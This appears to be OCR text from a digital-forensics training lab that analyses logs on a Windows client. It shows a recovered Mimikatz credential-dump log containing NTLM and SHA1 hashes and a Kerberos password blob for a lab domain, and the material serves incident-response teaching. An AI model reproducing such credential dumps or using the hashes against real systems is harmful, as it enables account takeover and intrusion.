
Lab
Ana
0-2

Scenario 1 Labs




Scenario 1 Labs

Lab
Ana 0-2




Lab
An
0-2

Scenario 1 Labs



The attacker outputted the results of mimikatz command to this file!

Lab 1-6 (10)
Analyzing the Current Logs on Client-Win10-2



Scenario 1 Labs

C:\Users\taro\Desktop\A8Lmsa3o.log - Notepad++

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

Compete-timeline-for-scenario1.html | A8Lmsa3o.log

```
NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNULNULNULNULNULNULNULNULNUL357d29a
     * SHA1     : 8411e29c6469c7f01abc280658c851a8d496d658
    tspkg :
    wdigest :
     * Username : CLIENT-WIN10-2$
     * Domain   : NINJA-MOTORS
     * Password : (null)
    kerberos :
     * Username : CLIENT-WIN10-2$
     * Domain   : ninja-motors.net
     * Password : c5 db 63 a1 91 07 ba c8 f8 10 84 c4 6b 27 b9 a6 b4 bc 43 51 40 c2 24 61 2d e2 ee e8 3e 9c 14 00 b5 ce 75
     fd e9 15 89 7d 8b f1 60 01 b8 10 cb 59 21 0c 09 e7 0b 9e dc f8 7e 3e aa 0b 44 b9 31 c0 1a bd cf 0c 95 e0 85 17 71 8a 00
     bd ec 83 1c 71 41 68 30 ae 46 d9 d8 be 06 06 19 41 6d 13 c3 ec 3b 7c fe 77 8e cb 67 1b 3b c6 71 74 c3 73 61 ef 45 ec ea
     f4 15 17 db b7 41 2f ae 93 bb a8 64 20 99 0e 58 5f 85 0f f2 08 a9 dd 4d ad ca be b0 84 11 3a 4e 93 6d 4a 93 94 3d 91 5a
     0e 8b 9d 49 48 b2 e5 1b 90 ce c9 26 a7 65 ea 35 bd d7 cc 1a b0 56 87 b1 44 fa d1 28 d2 c1 e3 17 4d ac d5 c6 bc 5d ad 23
     17 f4 5c 98 be 72 29 5f 59 ee 6b 8e 26 01 b0 e4 6a 09 95 58 38 23 cc 0e 18 e3 20 ae f7 e6 a8 d3 81 2f 8d 51 41 42 87 99
     98 1e 86 67 16
    ssp :
    credman :

Authentication Id : 0 ; 28120237 (00000000:01ad14ad)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2018/03/09 16:08:02
SID               : S-1-5-90-0-2
    msv :
     [00000003] Primary
     * Username : CLIENT-WIN10-2$
     * Domain   : NINJA-MOTORS
     * NTLM     : d6ff3a979df6a4191e613fc18357d29a
     * SHA1     : 8411e29c6469c7f01abc280658c851a8d496d658
    tspkg :
```

Although most of the contents of the file we recovered is broken due to the ScopeSnapshots feature, we can recover a part of Mimikatz log. It seems credential dump logs.

